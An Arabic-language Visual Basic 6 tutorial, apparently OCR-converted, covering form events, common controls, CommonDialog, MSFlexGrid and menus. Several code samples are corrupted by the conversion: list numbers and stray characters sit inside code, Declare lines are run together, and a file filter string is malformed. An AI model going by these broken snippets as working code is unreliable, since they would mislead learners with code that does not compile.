هناك خمسة أحداث رئيسية بالنسبة للنموذج يمكن التعامل معها بكتابة اجراء حدثي معين وهي:


Load: يحدث بعد تحميل النموذج في الذاكرة..
Activate: يحدث عند أول ظهور للنموذج ثم بعد ذلك عندما يتحول المستخدم إلى النافذة لتنشيطها .

Deactivate:يحدث عند تنشيط نموذج آخر من نفس البرنامج.
Unload: يحدث قبل افراغ الذاكرة من النافذة .
Initialize: يقع مرة واحدة فقط لكل نموذج حتى إذا تم افراغ الذاكرة منه ثم اعادة تحميله لأنه يقع عند تسجيل بيانات النافذة كصنف جديد من النوافذ.

تغيير حجم الفورم

يمكن تغير حجم الفورم بأكثر من طريقة:

- عن طريق اماكن التكبير و التصغير، اضغط عليها ثم اسحب ليتم تكبيرها كما تريد ثم حرر زر الفأرة..



- عن طريق الخاصية Height و Width..
- عن طريق الكود اي بتغيير الخاصيتين Width و Height عن طريق الكود..

وحدات القياس في فيجوال بيسيك

وحدة القياس الرئيسية في الفيجوال بيسيك هي Twip، و هي من افضل وحدات القياس لانها دقيقة جدا..

و يمكنك تغيير وحدة قياس بتغيير الخاصية ScaleMode في خصائص الفورم الي اي وحدة قياس تريدها و هم كالاتي:

- User..
- Twip..
- Point..
- Pixel..
- Character..
- Inch..
- Millimeter..
- Centimeter..

ما هي ادوات التحكم

ادوات التحكم هي كائنات معدة لوظائف خاصته ولها مجموعة خصائص ووظائف وأحداث تمامًا كالنوافذ
يأتي Visual Basic6 بفئة اساسية من أدوات التحكم وتجتمع هذه الأدوات داخل مربع واحد يسمي مربع الأدوات وتظل أمامك فترة تصميم البرامج.
تشترك معظم الأدوات في مجموعة من الخصائص بينما تتميز كل اداة

بمجموعة من الخصائص التى ترشحها للقيام بوظيفة معينة داخل الواجهة حيث انها الانسب في الاستعمال...

التعامل مع ادوات التحكم

اضافة اداه تحكم الي النموذج:

أول خطوات استخدام الأدوات هي اضافتها إلى النموذج ويتم ذلك إما بالنقر على الأداة في مربع الأدوات ثم رسمها على النموذج أو بالنقر المزدوج على الاداة لترسم عنصر بحجم افتراضي في وسط النموذج .

اختيار الأداة:

قبل اجراء أي عملية من عمليات نقل أو تحجيم الأدوات أو نسخها أو نقلها أو حذفها يجب اختيار الأداة أو الأدوات ثم اجراء العملية المطلوبة.
اختيار الأداة يعني تحديدها أو تنشيطها بحيث تتأثر بالحدث الذي سيتم.
لاختيار أو تنشيط أداة بعد وضعها على الواجهة وجه إليها مؤشر الفأرة ثم انقر زر الفأرة ستظهر ثمانية مربعات حول الأداة لتدل على اختيارها أو تنشيطها.
إذا أردت تنفيذ عملية على أكثر من أداة اختر الأدوات كلها قبل تنفيذ العملية ويتم ذلك بطريقتين.
إذا كانت الأدوات متجاورة فيمكنك اختيارها جميعًا عن طريق النقر في مكان فارغ على النافذة ثم سحب المؤشر اثناء السحب يظهر مستطيل منقط ليوضح لك الأدوات التى ستختارها وبمجرد اطلاق زر الفأرة سيتم اختيار كل الأدوات التى طوقتها اثناء السحب.
إذا كانت الأدوات متباعدة انقر أول اداة ثم اضغط مفتاح Shift واستمر ضاغطًا اثناء نقر باقي الأدوات ، بعد الانتهاء من اختيار الأدوات ارفع يدك على مفتاحShift ..

نقل الأدوات:

لنقل أداة من مكانها إلى مكان آخر انقر الأداة ثم اسحبها إلى المكان الجديد اثناء السحب سيتحرك مستطيل فارغ بنفس حجم الاداة كلما حركت المؤشر ، عندما تحدد المكان المناسب ارفع يدك من على زر الماوس . ستنتقل الاداة إلى الموقع الجديد .

تغيير حجم الأداة:

<u>لتغير حجم الأداة اتبع الآتي:</u>
انقر الأداة لتنشيطها.
انقل المؤشر إلى أحد مقابض التحجيم الموجودة على اضلاع أو جوانب المستطيل الذى يحيط بالاداة ، سيتغير شكل المؤشر إلى سهم ذو رأسين.
اسحب المقابض بالضغط على زر الفأرة الأيسر ولاحظ تغير حجم المستطيل مع حركة الفأرة وعندما تحصل على الحجم المطلوب اترك زر الفأرة .

تحرير الادوات

النسخ: اضغط مفتاحي Control + C، او افتح قائمة Edit ثم Copy...

القص: اضغط مفتاحي Control + X، او افتح قائمة Edit ثم Cut...

القص: اضغط مفتاحي Control + V، او افتح قائمة Edit ثم Paste...

حذف الاداه: اضغط مفتاح Delete، او افتح قائمة Edit ثم Delete...

أداة الصورة PictureBox

هذه الأداة تتيح لك اضافة الصور إلى تطبيقاتك الخاصة ... ومعالجة هذه الصور وتحريكها

خصائص هذه الأداة:

Name	**خاصية الإسم وهي من الخصائص المعروفة لدينا**
Align	وضع الصورة هل تكون في يمين الإطار أم اليسار أم ...
Appearance	طريقة الظهور
AutoRedraw	إعادة الرسم التلقائي
AutoSize	تحجيم الإطار تلقائيا بحجم الصورة الموضوعة فيه
BackColor	اللون الخلفي للإطار
BorderStyle	تحديد الشكل الخارجي للإطار
Enabled	هل الصورة فعالة أم لا
Height	خاصية ارتفاع الإطار
Left	خاصية بعد الإطار عن أقصى يسار الفورم
MouseIcon	شكل أيقونة الماوس من الأشكال التلقائية..
MousePointer	اختيار شكل مؤشر الماوس من أيقونة خارجية
Picture	اختيار صورة ووضعها داخل إطار الأداة
ToolTipText	نص المساعدة الذي يظهر لو توقفت بالماوس أعلى الصورة لمدة قصيرة
Top	خاصية بعد الصورة عن أعلى الفورم
Visible	هل الصورة ظاهرة أم مخفية
Width	خاصية عرض الصورة

تحميل الصور أثناء التشغيل:

من المعروف أن هناك عدد من التطبيقات التي تعتمد على الصور الخارجية ... فلو كنت تريد أن تصنع متصفح للصور مثلا مثل AcdSee فسيكون عليك تحميل الصور من ملفات خارجية إلى تطبيقك ... ويمكن ذلك مع الأداة PictureBox عن طريق الأمر LoadPicture..

وصيغة الأمر LoadPicture تكتب كالتالي:

```
Picture1.Picture = LoadPicture(PicturePath)
```

والـ Picture Path لابد وأن يكون المسار كاملا ...

قلب الصورة:

يمكنك نسخ صورة و لصقها مقلوبة باستخدام هذه الاداه فقط ضع ٢ Picture Box واحدة بها الصورة و واحدة التي سينقل اليها الصورة مقلوبة، و لقلبه نستخدم هذه الاكواد:

١) الوضع الطبيعي للنسخ:

```
Private Sub Command1_Click()

Picture2.PaintPicture Picture1.Picture, 0, 0, _

Picture1.Width, Picture1.Height, 0, 0, _

Picture1.Width, Picture1.Height, vbSrcCopy

End Sub
```

٢) الوضع الافقي:

```
 Private Sub Command2_Click()

Picture2.PaintPicture Picture1.Picture, 0, 0, _

Picture1.Width, Picture1.Height, Picture1.Width, _

0, -Picture1.Width, Picture1.Height, vbSrcCopy

End Sub
```

٣) الوضع الرأسي:

```
Private Sub Command3_Click()
Picture2.PaintPicture Picture1.Picture, 0, 0, _
Picture1.Width, Picture1.Height, 0, Picture1.Height, _
Picture1.Width, -Picture1.Height, vbSrcCopy
End Sub
```

٤) قلب الصورة:

```
Private Sub Command4_Click()
Picture2.PaintPicture Picture1.Picture, 0, 0, _
Picture1.Width, Picture1.Height, Picture1.Width, _
Picture1.Height, -Picture1.Width, -Picture1.Height, vbSrcCopy
End Sub
```

Check Box

هذه الاداه سهلة و مهمة في نفس الوقت، و في هذا المثال سأشرح كيفية استخدامها..

- الفكرة: سنضع CheckBox و Image و عند الضغط علي CheckBox تتغير قيمته و تظهر الصورة حسب القيمة..
- اكتب هذا الكود في CheckBox:

```
Private Sub Check1_Click()
If Check1.Value = 1 Then
Image1.Visible = True
End If
End Sub
```

- بالنسبة الي رقم واحد بجانب Check1.Value فهو قيمة الصندوق و تكون كالتالي:

0 → Unchecked Check2

1 → Checked Check3

2 → Grayed Check1

Option Button

عندما توضع كذا كائن من هذه الاداه، فعند اختيار واحدة فالباقي لا يعملون.. ارجو ان تفهموا ما اقصد، فمثلا اذا وضعنا ٣ و سميناهم ١ و ٢ و ٣ و وضعنا ٣ صور، و غيرنا Visible لتكون False و اردنا ان عند اختيار Option1 رقم واحد تظهر الصورة رقم ١ وهكذا.. و لفعل ذلك نكتب الكود في Option1 هكذا:

```
Private Sub Option1_Click()

Image1.Visible = True

Image2.Visible = False

Image3.Visible = False

End Sub
```

و القيمة True تعني ان الكائن محدد...

و الان قم بتكرير الكود في Option1 و 2 مع تغيير ظهور الصورة...

Combo & List Box

اولا: Combo Box:

- لوضع اختيارات في هذا الصندوق نكتب الكود التالي في الفورم:

```
Private Sub Form1_Load()
Combo1.AddItem "Ehab"
Combo1.AddItem "Ahmed"

End Sub
```

و بهـذه الكـود يتـزود الـصندوق بكلمتـي Ehab و Ahmed و اذا اردت اضـافة اسماء اخري فاستخدم نفس الكود ولكن مع تغيير الاسماء..

٢) لكتابـة الكـود عليـك اولا تغييرالاجـراء Change الموجـودة بـصفحة الكـود الخاصة بالصندوق الي Click ثم اكتب الكود التالي:

```
Private Sub Combo1_Click()
Select Case Combo1.ListIndex

Case 0
Expression

Case 1
Expression
End Select
End Sub
```

الشرح:
لاحـظ انـي اسـتخدمت قاعـدة Select Case و قـد بـدأت ب Case 0 و لـيس Case 1 ف Case 0 مسئولة عـن الاسـم Ehab اما Case 1 فمـسئولة عـن الاسم Ahmed، اما بالنسبة الي Combo1.ListIndex فتعنـي انـه سـيقوم التحكم فـي عناصـر الـصندوق، و كلمـة Expression قـصدت بهـا انـه يمكـن كتابة اي حدث مثل Image1.Visible = True او Label1.Caption = Ehab الخ.. اما نهاية الكود End Select تنهي قاعدة Select Case.

ثانيا: List Box:

- لوضع اختيارات في هذا الصندوق نكتب الكود التالي في الفورم:

```
Private Sub Form1_Load()
List1.AddItem "Ehab"
List1.AddItem "Ahmed"

End Sub
```

و بهـذه الكـود تتـزود القائمـة بكلمتـي Ehab و Ahmed و اذا اردت اضـافة اسماء اخري فاستخدم نفس الكود ولكن مع تغيير الاسماء..

٢) لكتابة الكود عليك اولا تغييرالاجراء Change الموجودة بصفحة الكود الخاصة بها الي Click ثم اكتب الكود التالي:

```
Private Sub Combo1_Click()
Select Case List1.ListIndex

Case 0
Expression

Case 1
```

٣. Expression
٤. End Select

```
End Sub
```

الشرح كما هو في ComboBox..

Scroll Bars

لاستخدام Scroll Bar في برنامجك يجب اولا وضع شيء لتحريكه بواسطة Scroll Bar و لتكن صورة و لتحريكها بهذه الاداه يمينا و يسارا، فضع HScroll و VScroll، يجب اولا تغيير الخاصية Max الي الرقم المناسب و Min الي الرقم المناسب..

اكتب الكود التالي في HScroll1:

```
Private Sub HScroll1_Change()
```

٥. Image1.Left = HScroll1.Value

```
End Sub
```

و ضع هذا الكود في VScroll1:

```
Private Sub VScroll1_Change()
```

٦. Image1.Top = VScroll1.Value

```
End Sub
```

هذا مثال صغير علي استعماله، و يمكنك استعماله مع خصائص اخري بأرقام اخري..

الخاصية LargeChange هي عند تحريك الشريط حركة كبيرة فكم يعدي من الارقام، و SmallChange عند تحريك الشريط مرة واحدة..

أداة الصورImage

أداة الصور هي الأداة الثانية التي تتيح لك وضع الصور داخل تطبيقاتك وهي تتميز عن الأداة السابقة في بعض الخصائص وتعاب عنها في بعض الخصائص الأخرى

أهم خصائص الأداة :

خاصية الإسم	Name
طريقة الظهور	Appearance
شكل الإطار الخارجي	BorderStyle
هل الأداة فعالة أم لا	Enabled
ارتفاع الأدراة	Height
بعد الأداة عن يسار الفورم	Left
شكل الماوس	MouseIcon
مؤشر الماوس	MousePointer
تحميل صورة من ملف خارجي في الأداة	Picture
تحجيم الصورة بحجم الأداة	Stretch
النص الذي يظهر عند التوقف بالماوس فوق الأداة مدة قصيرة	ToolTipText
خاصية بعد الأداة عن قمة الفورم	Top
هل الأداة ظاهرة أم مخفية	Visible
خاصية عرض الأداة	Width

وتتميز هذه الأداة بخاصية Stretch والتي لا تتوفر في الأداة PictureBox وهي من الخواص التي ستجعلك تفضل هذه الأداة في الكثير من برامجك...


ملحوظة: يمكن تحميل الصور أثناء التشغيل كما في اداه PictureBox او باستخدام CommonDialog..

كائنOLE

تستخدم هذه الاداه في العمل مع البرامج الاخري عن طريق الفيجوال، مثل الصورة النقطية Bitmap او ملف Word او غيرها..

و في هذا المثال سنتعامل مع الصورة النقطية لأن لا اعتقد ان هناك جهاز في العالم لا يحتوي علي برنامج PaintBrush..

بمجرد وضع الاداه علي النموذج، يفتح هذا الصندوق الحواري:



اختر البرنامج الذي تريد التعامل معه و سيكون Bitmap Image في هذا المثال، و اذا اردن ان تظهر ايقونة البرنامج مع الاداه اضغط علي Display As Icon..

بمجرد ضغط OK سيتم فتح برنامج الرسام، ارسم الصورة التي تريدها ثم اغلق البرنامج..

والان عند تشغيل البرنامج وبالنقر نقرا مزدوجا علي ايقونة البرنامج، سيفتح البرنامج و به الصورة التي رسمتها..

Rich Text Box

هذه الآداه تستخدم بدلا من Text لانها افضل بكثير فيمكنك التحكم من خلالها من اشياء كثيرة فاذا اردت ان تصنع برنامج نصوص فاستخدم هذه الآداه و سأقول البعض من مميزاتها منها..

١) التحكم في خصائص الكتابة بالكود فمثلا بالضغط علي زر يصبح الخط سميك.. الخ، و تكون الاكواد كالتالي:

خط سميك:	**RichTextBox1.SelBold = True**
خط مائل:	*RichTextBox1.SelItalic = True*
اسم الخط:	RichTextBox1.SelFontName = ...
حجم الخط:	RichTextBox1.SelFontSize = ...
المحاذاه :	RichTextBox1.SelAlignment = X


و Xهي اما ١ او ٢ او ٣ و واحد تعني محاذاه يمين ام ٢ فهي للوسط و ٣ هي للمحاذاه لليسار... و تعمل ايضا في TextBox، ولكن يجب كتابة الامر On Error Resume Next في بداية كل كود لأن اذا ضغط احد علي زر هذا الكود و لم يكن يحدد نص ما، ستظهر رسالة خطأ، ولكن بوجود هذه السطور لن يحدث هذا..

٢) و يمكن ايضا وضع شريط تحريك افقي او رأسي عن طريق تغيير ScrollBars في الخصائص الي vbBoth او vbVerticaly او vbHorizontaly...
٣) يمكن ايضا فتح ملفات txt عن طريقه.. (تفقد درس CommonDialog)

Common Dialog

تستخدم هذه الاداه في كثير من الاشياء، ولكنني سأشرح القليل منها الآن..

اولا: اظهار لوحة الالوان:
نستطيع من خلال Common Dialog فتح قائمة الالوان لتغيير لون الفورم او شكل.. الخ، و قائمة الالون تكون كالتالي:



و اعتقد ان الجميع يعرفها...

لأستخدام Common Dialog في اظهار هذه اللوحة نقوم بالآتي:

١) وضع Common Dialog في الفورم.
٢) وضع الزر الذي عند الضغط عليه تظهر اللوحة.
٣) وضع الكائن المراد تغيير لونه.
٤) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()

  CommonDialog1.Flags = &H1&

  CommonDialog1.ShowColor
                Element.Action = CommonDialog1.Color .V

End Sub
```

الشرح:

عند كتابة الامر CommmonDialog1.ShowColor يقوم البرنامج باظهار صندوق الالوان، اما Element.Action فأن Element هي الكائن المراد تغيير لونه مثل Label1 او Form1 اما Action فهي اما ForeColor اي لون مقدمة الكائن او BackColor و هي خلفيته او BorderColor و هو لون الاطار الخارجي و يكون في الاشكال فقط، و CommonDialog1.Color هي ان لون ما اخترت تغييره سيكون اللون المختار من صندوق الالوان..

ثانيا: فتح ملفات الصور:

نستطيع من خلال Common Dialog فتح ملف صورة bmp او jpg او gif، ذلك عن طريق اتباع الآتي:

١) وضع Common Dialog في الفورم.
٢) وضع الزر الذي عند الضغط عليه يظهر صندوق الفتح.
٣) وضع Image او Picture.
٤) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()
CommonDialog1.Filter = "Bitmaps (*.bmp)|Jpeg (*.jpg)""
CommonDialog1.ShowOpen
If CommonDialog1.FileName <> "" Then
Picture1.Picture = LoadPicture(CommonDialog1.FileName)
End If .٨
End Sub
```

في السطر الاول تمت كتابة نوع الملفات التي يتم اظهارها و ممكن زيادتها، و في الثاني يقوم Common Dialog بفتح نافذة الفتح لاختيار الصورة و وضعها في الصورة...

ثالثا: فتح ملف txt:

نستطيع من خلال Common Dialog فتح ملف نص و ذلك عن طريق اتباع الآتي:

١) وضع Common Dialog في الفورم.
٢) وضع الزر الذي عند الضغط عليه يظهر صندوق الفتح.
٥) وضع RichTextBox.
٦) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()
CommonDialog1.Filter = "Text (*.txt)"
CommonDialog1.ShowOpen
If CommonDialog1.FileName <> "" Then
RichTextBox1.LoadFile (CommonDialog1.FileName)
End If
End Sub
```

في السطر الاول تمت كتابة نوع الملفات التي سيتم اظهارها، و في الثاني يقوم Common Dialog بفتح نافذة الفتح و اختيار الملف و وضعه في TextBox...

هذه هي اهم مهام لهذه الاداه واذا اردت معرفة المزيد راجع الجـزء الخـاص TextBox..

اداه الجدول المرن FlexGride

هناك ٣ طرق لادراج البيانات في الجدول:
الطريقة الأولى : تحديد خلية Cell معينة بالانتقال اليها بتحديد الخاصيتين Row ، Col يلى ذلك كتابة النص المراد فيها بالخاصية Text ..
الطريقـة الثانيـة : تحديـد نطـاق مـن الخلايـا وذلـك بالانتقـال إلـى الخليـة المحددة لأحد أركان النطاق بـ Row و Col يلى ذلـك تحديـد الـركن المقابـل بالخاصتين Row Cel و Colsel ثم نقوم بملئه بعبـارة واحـدة هـي الوظيفـة Clipللجدول حيث تملأ النطاق باستخدام نص و String ولتوزيـع محتويـات النص على الخلايـا المختلفـة والـصفوف المختلفـة يـتم ذلـك بـادراج أحـرف للتحكم ضمن النص ، الحرف VB Tab يفصل بـين الأعمـدة المختلفـة بينمـا VBCRيفصل بين صف وآخر.


الطريقة الثالثة : استخدام Text matrix وهي دالة تمكنك مـن الكتابـة فـي خلية معينة مباشرة بعبارة واحدة وذلـك مـن خـلال تحديـد الـصف والعمـود للدالة

مثال:

```
Private Sub Form_Load()

With MSFlexGrid1

 .Rows = 3

 .Cols = 3


 .Row = 0: .Col = 0: .Text = "الاسم"

 .Col = 1: .Text = "الجنسية"

 .Col = 2: .Text = "رقم الهاتف"


 .Row = 1: .Col = 0: .RowSel = 1: .ColSel = 2
```

```
.Clip = "ايهاب" & vbTab & "السودان" & vbTab & "6328612"


.TextMatrix(2, 0) = "السودان"
.TextMatrix(2, 1) = "السعودية"
.TextMatrix(2, 2) = "4527894"


.AddItem "سمير" & vbTab & "الاردن" & vbTab & "9854326"
End With
End Sub
```

و الان شغل البرنامج و ستجد الجدول كما يلي:



التحكم في سلوك الجدول

من ابرز الخصائص الخاصة بتغيير سلوك الجدول ما يلى:

AllowBigsseleCtion: تحدد امكانية تحديد عمود بنقر عنوانه الرئيس أملا ونفس الحال مع الصف.

AllowUserResizing: تحدد امكانية تغيير المستخدم لابعاد الأعمدة والصفوف ديناميكيا اثناء عمل البرنامج أم لا

FillStyle: الخصائص التى تبدأ بـ Cell مثل CellFontName وغيرها تستخدم لتغيير كافة الخلايا المحددة إذا كانت الخاصية FillStyle بالقيمة

واحد أما إذا كان قيمتها صفر فإن تأثير الخصائص المشار إليها لا بتعدى الخلية الفعالة وحدها.

MergeCells: يحدد السماح مدمج الخلايا ، هذا الدمج يتم آليا إذا كانت قيم الخلايا المتجاورة متشابهة ، قد نسمح بالدمج بين الأعمدة فقط أو بين الصفوف فقط أو بين كليهما أو نمنعه تمامًا.

SelectionMode: يحدد هل يمكن تحديد الخلايا في أي مكان من الجدول أم أن التحديد سيمتد اجباريًا ليشمل عمود بالكامل أو صف بالكامل .

احداث الاداه

أهم الأحداث التي يطلقها الجدول هي:
Entercell: ينطلق هذا الحدث في كل مرة يتم انتقال التركيز إلى الخلية
Leave cell: عكس الحدث السابق فهو يقع عند فقدان الخلية للتركيز.
RowColchange: ينطلق عند انتقال التركيز من خلية إلى أخرى.
Selchange: ينطلق عندما يتم تغيير نطاق التحديد .

<u>التحكم في مظهر الاداه</u>

هناك خصائص تتحكم في الوان الكتابة وهي:

ForeColor:لتحديد لون النص في الخلية العادية.
ForeColorFixed: لتحديد لون النص في الخلية الثابتة.
ForeColorSel: لتحديد لون النص في الخلية المعلمة.


هناك مجموعة خاصة بتحديد لون الخلفية في مناطق مختلفة من الجدول:
BackColor: للخلية العادية.
BackColorFixed: للخلية الثابتة.
BackColorSel: للخلية المعلمة
BackColorBkg: للمنطقة الخلفية من الجدول التى لا تحتوي على أية خلية

إذا أردت التحكم في لون خلية منفردة أو مجموعة معلمة من الخلايا يمكنك استخدام الخصائص CellCoreColor و CellBackColor كما يمكنك تحديد صورة لعرضها في خلية بالخاصية CellPicture ..
يمكن التحكم في الخط المستخدم للجدول بالخاصية Font ..
كما يمكن التحكم في خط أحد الخلايا على انفراد باستخدام CellFontName و CellFontSize ومجموعة شبيهة من الخواص تبدأ و CellFont..

ايضًا هناك مجموعة من الخصائص تتحكم في خطوط الشبكة التي تفصل خانات الجدول وتبدأ كلها بـ Grid وهي:
GridColor: لتحديد لون الخطوط بين الخلايا العادية.
GridColorFixed: لتحديد لون الخطوط بين الخلايا الثابتة.
GridLines: تتحكم في ظهور الخطوط من عدمه.
GridLinesFixed: تتحكم في ظهور الخطوط من عدمه بين الخلايا الثابتة.
GridLineWidth: تتحكم في سمك الخطوط .

القوائم

لاضافة قائمة الي برنامجك فيمكنمك الضغط علي Menu Editor في شريط الادوات، او اختيار قائمة Tools ثم Menue Editor، سيظهر صندوق هكذا:



محتوياته:

١) بجانب كلمة Caption يوضع ما يكتب في القائمة.
٢) بجانب كلمة Name تكتب اسم القائمة.
٣) بجانب Shortcut تقوم بأختيار الاختصار مثل Ctrl + N ...الخ.
٤) Checked معناها ان التعامل مع القائمة سيكون بالعلامات.
٥) Enabled و هي اذا كانت القائمة متاحة ام لا.
٦) Visible و يقصد بها ان اذا كانت القائمة ظاهرة ام لا.

- اذا اردت ان تفتح قائمة من قائمة فرعية فقم بالضغط علي السهم → بجانب Next لفتح قائمة جديدة من القائمة التي قبلها و للعودة الي القائمة الرئيسية اضغط علي ← ...

- اذا اردت ان يوضع خط تحت حرف ما في الكلمة اي ان عند الضغط علي Alt ثم هذا الحرف لتعمل فقم بوضع & قبل الحرف المراد وضع خط تحته.. و اذا اردت وضع فاصل فضع – في خاصية Caption..

انشاء قائمة بالكود

<u>لانشاء قائمة عن طريق الكود اتبع الاتي:</u>

انشئ قائمة فرعية باسم ما و ليكن Mnu، غير Index الي 0 ثم اكتب هذا الكود في زر الاضافة:

```
Dim index As Integer

index = Mnu.Count

Load Mnu (index)

Mnu(index).Caption = "قائمة جديدة"

Mnu(index).Visible = True
```

قائمة جديدة هو اسم القوائم الجديدة التي ستنشأ، و يمكنك تغييره كما يمكنك كتابة Text1.Text بدلا من الاسم و وضع TextBox لتنشأ القائمة باسم التكست..

لفتح قائمة من ليبل او شكل

في هذا الجزء سنضع ليبل و عند الضغط عليه تظهر قائمة ما..

- ضع ٢ فورم، واحدة لانشاء القائمة و واحدة للمشروع..
- ضع في فورم ٢ اي قوائم تريدها و في فورم ٢ الليبل..

اكتب هذا الكود في ليبل:

```
Private Sub Command1_Click()

PopupMenu Form2.mnu1, 1, Image6.Left - 960, Image6.Top + 825

End Sub
```

هذا الكود اسهل مما يمكن، ولا اعتقد انه بحاجة لشرح، فقط اعرف ان mnu1 هو اسم القائمة الموجودة في الفورم الاخر، اما عن Left و Top فهذا مكان ظهورالقائمة..

وضع صورة بجانب القائمة

١) ضع اداه Picture Box.
٢) غير خاصية AutoSize الي True.
٣) يجب ان لا تزيد الصورة عن ١٣ x ١٣.
٤) اكتب هذا الكود في Module:

```
Private Declare Function VarPtr Lib "VB40032.DLL" (variable As Any) As LongPrivate

Declare Function GetMenu Lib "user32" (ByVal hwnd As Long) As LongPrivate

Declare Function GetSubMenu Lib "user32" (ByVal hMenu As Long, ByVal nPos As Long) As LongPrivate

Declare Function SetMenuItemBitmaps Lib "user32" (ByVal hMenu As Long, ByVal nPosition As Long, ByVal wFlags As Long, ByVal
```

```
hBitmapUnchecked As Long, ByVal hBitmapChecked As Long) As Long

Const MF_BYPOSITION = &H400&
```

و هذه الكود في الفورم:

```
Dim mHandle As Long, lRet As Long, sHandle As Long, sHandle2 As Long

mHandle = GetMenu(hwnd)

sHandle = GetSubMenu(mHandle, mnu#)

lRet = SetMenuItemBitmaps(sHandle, chos#, MF_BYPOSITION, Picture1.Picture, imOpen.Picture)

lRet = SetMenuItemBitmaps(sHandle2, 0, MF_BYPOSITION, imCopy.Picture, imCopy.Picture)
```

حيث mnu# هي رقم القائمة و تبدأ من 0، و chos# هي رقم الاختيار في هذه القائمة و تبدأ من 0 و طبعا يمكن زيادتها..

If ... Then

